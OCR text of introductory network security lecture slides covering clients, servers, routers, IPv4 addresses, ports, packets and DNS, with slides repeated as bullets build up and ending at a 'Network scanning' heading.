Network Security

Patch notes

1. **Recitations:** Answers will be posted to Canvas a few days afterwards
2. **Last week quiz:** Canvas is still including the removed questions for some folks, but your grade is only determined by questions on hashes, MACs, and digital signatures

Network security

Network security

- How to safely connect services to the internet
  - Websites
  - Remote login (e.g. SSH, remote desktop)
  - Text and chat clients
  - Blockchain
  - Online video games

Internet basics

Network security


Internet basics

- Computers can send messages over WiFi, Ethernet, Bluetooth, etc.


Network security

Internet basics


- Computers can send messages over WiFi, Ethernet, Bluetooth, etc.
- Connections can be “routed” through multiple computers to extend their length




The internet



The internet



The internet




Jargon

Client: A computer initiating a connection (e.g. you)

Server: A computer listening for connections (e.g. Google)

Endpoint: A client or a server

Router: A computer passing data between two endpoints



Jargon


Client: A computer initiating a connection (e.g. you)

Server: A computer listening for connections (e.g. Google)

Endpoint: A client or a server

Router: A computer passing data between two endpoints

- A computer can do more than one (e.g. hotspotting)



Routers

Who owns these routers?

Routers

Who owns these routers?

- Internet Service Providers (e.g. Comcast, Verizon)

Routers

Who owns these routers?

- Internet Service Providers (e.g. Comcast, Verizon)
- Local WiFi providers (e.g. campus, coffee shops)

Routers

Who owns these routers?

- Internet Service Providers (e.g. Comcast, Verizon)
- Local WiFi providers (e.g. campus, coffee shops)
- You, sometimes

Routers

Who owns these routers?

- Internet Service Providers (e.g. Comcast, Verizon)
- Local WiFi providers (e.g. campus, coffee shops)
- You, sometimes

This is one reason why encryption is so important!


CenturyLink®

verizon

COMCAST

IP addresses

IP address: Identifies a specific computer



IP addresses

Note:

- We will focus on IPv4 (IP version 4) addresses
  - The internet is *very slowly* moving to IPv6

IPv4: 192.168.0.1

IPv6: 2001:0db8:85a3:0000:0000:8a2e:0370:7334

IP addresses

IPv4 address: a 32 bit number that identifies an endpoint

- Written as four dot-separated numbers from 0-255
- Example: 192.168.0.1

```
     192.      168.        0.        1
11000000.10101000.00000000.00000001
```

IP addresses

IP addresses are purchased in blocks

- Owned by Internet Service Providers, cloud providers, governments, and even universities

IP addresses

IP addresses are purchased in blocks

- Owned by Internet Service Providers, cloud providers, governments, and even universities

Example: CU Boulder owns two blocks:

- 128.138.0.0 - 128.138.255.255
- 198.11.16.0 - 192.11.31.255

IP addresses


IP lease: Assigning a temporary IP address

- Given out by ISPs, public WiFi, coffee shops, etc.

IP addresses

IP lease: Assigning a temporary IP address


- Given out by ISPs, public WiFi, coffee shops, etc.



IP addresses

IP lease: Assigning a temporary IP address


- Given out by ISPs, public WiFi, coffee shops, etc.



IP addresses

You can also set it manually

- Does nothing unless you get your ISP to recognize the new address
- Normally just prevents you from connecting to the internet



Ports

Port number: Differentiates different **programs** running on a computer.

- e.g. HTTP server, web browser, chat apps, etc

Ports

Port number: Differentiates different **programs** running on a computer.

- e.g. HTTP server, web browser, chat apps, etc
- Can be specified with the format:

  `<ip/domain name>:<port>`

  Example: http://google.com:80

Ports

Default ports: Used by public services so you do not have to know the port in advance

- You can use whatever port you like though, as long as it does not confuse your users

Well-known ports [hide]

Port	TCP	UDP	SCTP	DCCP	Description
0	Reserved	Reserved			In programming APIs (not in communication between hosts), requests a system-allocated (dynamic) port[6]
1	Yes	Assigned			TCP Port Service Multiplexer (TCPMUX). Historic. Both TCP and UDP have been assigned to TCPMUX by IANA,[2] but by design only TCP is specified.[7]
5	Assigned	Assigned			Remote Job Entry[8] was historically using socket 5 in its old socket form, while MIB PIM has identified it as TCP/5[9] and IANA has assigned both TCP and UDP 5 to it.
7	Yes	Yes			Echo Protocol[10][11]
9	Yes	Yes	Yes[12]		Discard Protocol[13]
	No	Unofficial			Wake-on-LAN[14]

https://en.wikipedia.org/wiki/List_of_TCP_and_UDP_port_numbers

Ports

Common port numbers:

(You can just Google these)

- HTTP: 80
- HTTPS: 443
- DNS: 53
- SSH: 22


Well-known ports [hide]

Port	TCP	UDP	SCTP	DCCP	Description
0	Reserved	Reserved			In programming APIs (not in communication between hosts), requests a system-allocated (dynamic) port[6]
1	Yes	Assigned			TCP Port Service Multiplexer (TCPMUX). Historic. Both TCP and UDP have been assigned to TCPMUX by IANA,[2] but by design only TCP is specified.[7]
5	Assigned	Assigned			Remote Job Entry[8] was historically using socket 5 in its old socket form, while MIB PIM has identified it as TCP/5[9] and IANA has assigned both TCP and UDP 5 to it.
7	Yes	Yes			Echo Protocol[10][11]
9	Yes	Yes	Yes[12]		Discard Protocol[13]
	No	Unofficial			Wake-on-LAN[14]

https://en.wikipedia.org/wiki/List_of_TCP_and_UDP_port_numbers

Ports

Note: Default ports are only useful for the **server**, the **client** can use whichever port they want



Packets

All of this information is sent along with each message!

Packet: A message, along with some metadata about where to send it:

- Sender and receiver IP address
- Sender and receiver port numbers
- Message hash (ensures integrity)

DNS

Problem: People hate remembering random numbers


Solution: Give each IP address a human-readable name!

DNS

Problem: People hate remembering random numbers

Solution: Give each IP address a human-readable name!

Domain name: A human-readable name which maps to an IP address, e.g. **csci3403.com** maps to **34.68.147.105**



DNS

Domain Name Service (DNS): translates **domain names** to **IP addresses**

- Your computer is making DNS requests automatically, any time you visit a domain name

DNS

Domain Name Service (DNS): translates **domain names** to **IP addresses**

- Your computer is making DNS requests automatically, any time you visit a domain name
- Anyone can register a public domain name for a small fee, or set up a personal DNS server

Name	TTL	Address
wren.local.	Default	192.168.1.2
router.local.	Default	192.168.1.1
finch.local.	Default	192.168.1.117
toucan.local.	Default	192.168.1.192
cockatoo.local.	Default	192.168.1.160

Recap

IP address: Identifies a specific computer on the internet

Port: Identifies a specific program on a computer

Domain Name Service (DNS): A protocol for mapping from human-readable domain names to IP addresses

Questions?

Network scanning

Security concern #1:

